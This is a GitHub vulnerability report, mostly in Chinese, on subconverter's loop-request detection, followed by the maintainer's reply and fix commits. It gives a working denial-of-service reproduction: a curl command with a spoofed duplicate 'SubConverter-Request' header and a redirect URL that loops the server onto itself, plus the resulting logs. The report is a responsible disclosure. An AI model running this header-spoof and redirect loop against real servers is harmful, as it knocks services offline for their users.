New issue

Jump to bottom

[vulnerability] Loop Request检测存在问题，可实现拒绝服务攻击 / Loop Request detection is too fragile and can realize denial of service attacks. #284

Closed KB5201314 opened this issue on Dec 19, 2020 · 2 comments

KB5201314 commented on Dec 19, 2020 • edited

English Version Report

漏洞危害

通过发送一个请求到服务器，就能实现持续的 `Loop request` 攻击，导致拒绝服务/服务缓慢

漏洞原理

通过精心构造的请求头，绕过 `Loop request` 防御，配合HTTP重定向（301/302），实现 `Loop request` 攻击。

该程序存在一个公开访问的外部API:

```
http://127.0.0.1:25500/sub?target=%TARGET%&url=%URL%&config=%CONFIG%
```

其中的一个名为 `url` 参数可以是一个任意的外部url。收到该请求后，服务器会发起一个对该 `url` 的 `GET` 请求。


1. 构造 `Loop request`

   我们可以构造这样的一个url，我们叫它 `BAD_URL_ONE`：

   ```
   http://127.0.0.1:25500/sub?target=clash&insert=false&url=BAD_URL_TWO
   ```

   其中 `BAD_URL_TWO` 也是一个url，在任何时候它都返回一个 `301/302` 响应，将请求重定向到 `BAD_URL_ONE` （重定向可以用一个简单的nginx做到，或者一个带编辑功能的短链接服务做到）

   向该服务器发送一个GET请求，url是 `BAD_URL_ONE`，服务器会请求 `BAD_URL_TWO`。由于重定向，服务器会访问 `BAD_URL_ONE` （自己访问自己），造成 `Loop request`



不幸的是，这种攻击已经被得到防御，但是我们发现了新的方法来绕过。

2. 绕过服务端 `Loop request` 防御

   该程序通过检查请求头来实施对 `Loop request` 攻击的防御：

   在向外部发送请求时，会带上一个自定义的请求头 `SubConverter-Request: 1`：

   subconverter/src/webget.cpp
   Line 199 in ab4d754

   ```
   199     list = curl_slist_append(list, "SubConverter-Request: 1");
   ```

   通过检查请求头中是否包含 `SubConverter-Request`，且它的值是否为 `"1"` 来拒绝 `Loop request`：

subconverter/src/webserver_libevent.cpp
Line 166 in ab4d754

```
166     const char *uri = req->uri, *internal_flag = evhttp_find_header(req->input_headers, "SubConverter-Request");
```

subconverter/src/webserver_libevent.cpp
Line 174 in ab4d754

```
174     if(internal_flag != NULL && strcmp(internal_flag, "1") == 0)
```

```
[imlk@imlk-pc subconverter]$ curl 'http://127.0.0.1:25500/sub?target=clash&insert=false&url=http://127.0.0.1:25500'
The following link doesn't contain any valid node info: http://127.0.0.1:25500[imlk@imlk-pc subconverter]$
```

subconverter : bash

```
[pid 59803] poll([{fd=11, events=POLLIN}, {fd=12, events=POLLIN}], 2, 198 <unfinished ...>
[pid 59802] readv(14, [{iov_base="GET / HTTP/1.1\r\nHost: 127.0.0.1:"..., iov_len=158}], 1) = 158
[pid 59802] epoll_ctl(4, EPOLL_CTL_DEL, 14, 0x7f1def7a771c) = 0
[pid 59802] brk(0x555556d5b000)         = 0x555556d5b000
[pid 59802] epoll_ctl(4, EPOLL_CTL_ADD, 14, {EPOLLIN, {u32=14, u64=14}}) = 0
[pid 59802] epoll_ctl(4, EPOLL_CTL_MOD, 14, {EPOLLIN|EPOLLOUT, {u32=14, u64=14}}) = 0
[pid 59802] epoll_pwait(4, [{EPOLLOUT, {u32=14, u64=14}}], 32, 30000, NULL, 8) = 1
[pid 59802] writev(14, [{iov_base="HTTP/1.1 500 Loop request detect"..., iov_len=141}, {iov_base="<HTML><HEAD>\n<TITLE>500 Loop req"..., iov_len=116}], 2 <unfinished ...>
[pid 59803] <... poll resumed>)         = 1 ([{fd=11, revents=POLLIN}])
[pid 59802] <... writev resumed>)       = 257
[pid 59803] poll([{fd=11, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0 <unfinished ...>
[pid 59802] epoll_ctl(4, EPOLL_CTL_MOD, 14, {EPOLLIN, {u32=14, u64=14}} <unfinished ...>
[pid 59803] <... poll resumed>)         = 1 ([{fd=11, revents=POLLIN|POLLRDNORM}])
[pid 59802] <... epoll_ctl resumed>)    = 0
```

但是该检测方式存在漏洞。

在服务器发出请求 `BAD_URL_TWO` 时，会顺带将攻击者请求 `BAD_URL_ONE` 时发送的所有HTTP请求头也带上，像下面这样：

subconverter : subconverter — Konsole

subconverter : bash

```
[imlk@imlk-pc subconverter]$ curl -H 'my-custom-header: hello-world' 'http://127.0.0.1:25500/sub?target=clash&insert=false&url=http://127.0.0.1:8080'
The following link doesn't contain any valid node info: http://127.0.0.1:8080[imlk@imlk-pc subconverter]$
```

subconverter : bash

```
[imlk@imlk-pc subconverter]$ nc -v -l 8080
Listening on 0.0.0.0 8080
Connection received on localhost 50444
GET / HTTP/1.1
Host: 127.0.0.1:8080
Accept: */*
User-Agent: curl/7.73.0
X-Client-IP: 127.0.0.1
my-custom-header: hello-world
SubConverter-Request: 1
SubConverter-Version: v0.6.4

[imlk@imlk-pc subconverter]$
```

subconverter : subconverter

```
2020/12/19 Sat 21:49:15.579903 [64410 139999150085880][INFO] Updating ruleset url 'rules/lhie1/Surge/Surge 3/Provider/Media/Youku.list' with group '🌏 国内媒体'.
2020/12/19 Sat 21:49:15.579984 [64410 139999150085880][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/Extra/Telegram/Telegram.list' with group '📲 电报信息'.
2020/12/19 Sat 21:49:15.580064 [64410 139999150085880][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/Global.list' with group '🔰 节点选择'.
2020/12/19 Sat 21:49:15.580159 [64410 139999150085880][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/Extra/Apple/Apple.list' with group '🍎 苹果服务'.
2020/12/19 Sat 21:49:15.580240 [64410 139999150085880][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/China.list' with group '🎯 全球直连'.
2020/12/19 Sat 21:49:15.580327 [64410 139999150085880][INFO] Updating ruleset url 'rules/NobyDa/Surge/Download.list' with group '🎯 全球直连'.
2020/12/19 Sat 21:49:15.580405 [64410 139999150085880][INFO] Adding rule 'GEOIP,CN,🎯 全球直连'.
2020/12/19 Sat 21:49:15.580454 [64410 139999150085880][INFO] Adding rule 'FINAL,🐟 漏网之鱼'.
2020/12/19 Sat 21:49:15.580525 [64410 139999150085880][INFO] Startup completed. Serving HTTP @ http://0.0.0.0:25500
2020/12/19 Sat 21:49:23.925752 [64410 1399991445204801][INFO] Reading preference settings...
2020/12/19 Sat 21:49:23.926114 [64410 139999144520480][INFO] Read preference settings completed.
2020/12/19 Sat 21:49:23.926227 [64410 139999144520480][INFO] Fetching node data from url 'http://127.0.0.1:8080'.
```

因此，我们可以用curl请求 `BAD_URL_ONE` ，并且包含一个叫做 `SubConverter-Request` 的请求头，但是值不是 `"1"` ，而是 `"2"` ，我们就可以得到，两个 `SubConverter-Request` 💥💥

subconverter : bash — Konsole

subconverter : bash

```
[imlk@imlk-pc subconverter]$ curl -H 'SubConverter-Request: 2' 'http://127.0.0.1:25500/sub?target=clash&insert=false&url=http://127.0.0.1:8080'
The following link doesn't contain any valid node info: http://127.0.0.1:8080[imlk@imlk-pc subconverter]$
```

subconverter : bash

```
[imlk@imlk-pc subconverter]$ nc -v -l 8080
Listening on 0.0.0.0 8080
Connection received on localhost 50494
GET / HTTP/1.1
Host: 127.0.0.1:8080
Accept: */*
SubConverter-Request: 2
User-Agent: curl/7.73.0
X-Client-IP: 127.0.0.1
SubConverter-Request: 1
SubConverter-Version: v0.6.4

[imlk@imlk-pc subconverter]$
```

subconverter : subconverter

```
2020/12/19 Sat 21:54:01.209991 [65688 140557066028792][INFO] Updating ruleset url 'rules/lhie1/Surge/Surge 3/Provider/Media/Youku.list' with group '🌏 国内媒体'.
2020/12/19 Sat 21:54:01.210072 [65688 140557066028792][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/Extra/Telegram/Telegram.list' with group '📲 电报信息'.
2020/12/19 Sat 21:54:01.210154 [65688 140557066028792][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/Global.list' with group '🔰 节点选择'.
2020/12/19 Sat 21:54:01.210250 [65688 140557066028792][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/Extra/Apple/Apple.list' with group '🍎 苹果服务'.
2020/12/19 Sat 21:54:01.210330 [65688 140557066028792][INFO] Updating ruleset url 'rules/DivineEngine/Surge/Ruleset/China.list' with group '🎯 全球直连'.
2020/12/19 Sat 21:54:01.210420 [65688 140557066028792][INFO] Updating ruleset url 'rules/NobyDa/Surge/Download.list' with group '🎯 全球直连'.
2020/12/19 Sat 21:54:01.210497 [65688 140557066028792][INFO] Adding rule 'GEOIP,CN,🎯 全球直连'.
2020/12/19 Sat 21:54:01.210548 [65688 140557066028792][INFO] Adding rule 'FINAL,🐟 漏网之鱼'.
2020/12/19 Sat 21:54:01.210618 [65688 140557066028792][INFO] Startup completed. Serving HTTP @ http://0.0.0.0:25500
2020/12/19 Sat 21:54:12.950495 [65688 140557060606752][INFO] Reading preference settings...
2020/12/19 Sat 21:54:12.950895 [65688 140557060606752][INFO] Read preference settings completed.
2020/12/19 Sat 21:54:12.951056 [65688 140557060606752][INFO] Fetching node data from url 'http://127.0.0.1:8080'.
```

程序使用libev的evhttp_find_header函数获取请求中的header，这个函数在处理请求中多个相同的header时，只会返回第一个的结果，因此 `SubConverter-Request` 的值被我们覆盖成了 `"2"` ，从而绕过了 `Loop request` 防御。

复现过程

1. 从release页面下载发布的二进制文件，在本地启动一个服务程序：

```
chmod +x ./subconverter
./subconverter
```

2. 构造 `BAD_URL_ONE` ： http://127.0.0.1:25500/sub?target=clash&insert=false&url=https://t.xice.wang/v

   其中 `BAD_URL_TWO` 是一个短链接服务：https://t.xice.wang/v，它会重定向(301)到`BAD_URL_ONE`：

```
curl -v https://t.xice.wang/v

< HTTP/2 301
< server: nginx/1.19.0
< content-type: text/html; charset=UTF-8
< location: http://127.0.0.1:25500/sub?target=clash&insert=false&url=https://t.xice.wang/v
< cache-control: no-cache
```

3. 发出 `BAD_URL_ONE` 请求：

```
curl -H 'SubConverter-Request: 2' 'http://127.0.0.1:25500/sub?target=clash&insert=false&url=https://t.xice.wang/v'
```

   该请求发出后，程序开始进入无限的 `Loop Request`

```
subconverter : subconverter
2020/12/19 Sat 22:31:15.566035 [71138 140514113997600][INFO] Read preference settings completed.
2020/12/19 Sat 22:31:15.566404 [71138 140514113997600][INFO] Fetching node data from url 'https://t.xice.wang/v'.
2020/12/19 Sat 22:31:15.906580 [71138 140514113854240][INFO] Reading preference settings...
2020/12/19 Sat 22:31:15.907591 [71138 140514113854240][INFO] Read preference settings completed.
2020/12/19 Sat 22:31:15.907863 [71138 140514113854240][INFO] Fetching node data from url 'https://t.xice.wang/v'.
2020/12/19 Sat 22:31:30.814442 [71138 140514113997600][INFO] Reading preference settings...
2020/12/19 Sat 22:31:30.815312 [71138 140514113997600][INFO] Read preference settings completed.
2020/12/19 Sat 22:31:30.815574 [71138 140514113997600][INFO] Fetching node data from url 'https://t.xice.wang/v'.
2020/12/19 Sat 22:31:31.168906 [71138 140514113854240][INFO] Reading preference settings...
2020/12/19 Sat 22:31:31.169856 [71138 140514113854240][INFO] Read preference settings completed.
2020/12/19 Sat 22:31:31.170074 [71138 140514113854240][INFO] Fetching node data from url 'https://t.xice.wang/v'.
2020/12/19 Sat 22:31:46.173226 [71138 140514113997600][INFO] Reading preference settings...
2020/12/19 Sat 22:31:46.174342 [71138 140514113997600][INFO] Read preference settings completed.
2020/12/19 Sat 22:31:46.174672 [71138 140514113997600][INFO] Fetching node data from url 'https://t.xice.wang/v'.
2020/12/19 Sat 22:31:46.470893 [71138 140514113854240][INFO] Reading preference settings...
2020/12/19 Sat 22:31:46.472217 [71138 140514113854240][INFO] Read preference settings completed.
2020/12/19 Sat 22:31:46.472592 [71138 140514113854240][INFO] Fetching node data from url 'https://t.xice.wang/v'.
```

此后新的请求到来时表现为请求缓慢，或者拒绝服务

修复建议

去掉 `strcmp()` 函数，将检测逻辑改成检测 `SubConverter-Request` 头是否存在

subconverter/src/webserver_libevent.cpp
Line 174 in ab4d754

```
174     if(internal_flag != NULL && strcmp(internal_flag, "1") == 0)
```

tindy2013 commented on Dec 19, 2020 — Owner

感谢提醒。该请求头原意是防止用户将已经过 SubConverter 处理的订阅链接再次送入而做的简单处理，还未考虑过是否能防御真正的攻击。

👍 1

tindy2013 added a commit that referenced this issue on Dec 19, 2020

Fix detection of loop request (#284) — a57906c

KB5201314 commented on Dec 19, 2020 — Author

> 感谢提醒。该请求头原意是防止用户将已经过 SubConverter 处理的订阅链接再次送入而做的简单处理，还未考虑过是否能防御真正的攻击。

还有一问题，测试过程中通过观察日志，发现在两轮loop之后会停顿几秒钟（可能是timeout），然后再是两轮loop，停顿的期间所有的外部请求都会挂起（包括因为loop request而产生的请求），所以我猜测这里是否意味着程序同时最多只能处理两个外部请求，多余的会丢到队列里？这里是否是libevent的使用问题？（没有用过libevent，只是猜测哈）

KB5201314 closed this as completed on Dec 21, 2020

StarStar-Lab added a commit to StarStar-Lab/subconverter that referenced this issue on Dec 21, 2020

Merge pull request #1 from tindy2013/master ··· — 3dbfbd7

LJason77 pushed a commit to LJason77/subconverter that referenced this issue on Jan 6, 2021

Fix detection of loop request (tindy2013#284) — 6ebd989

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants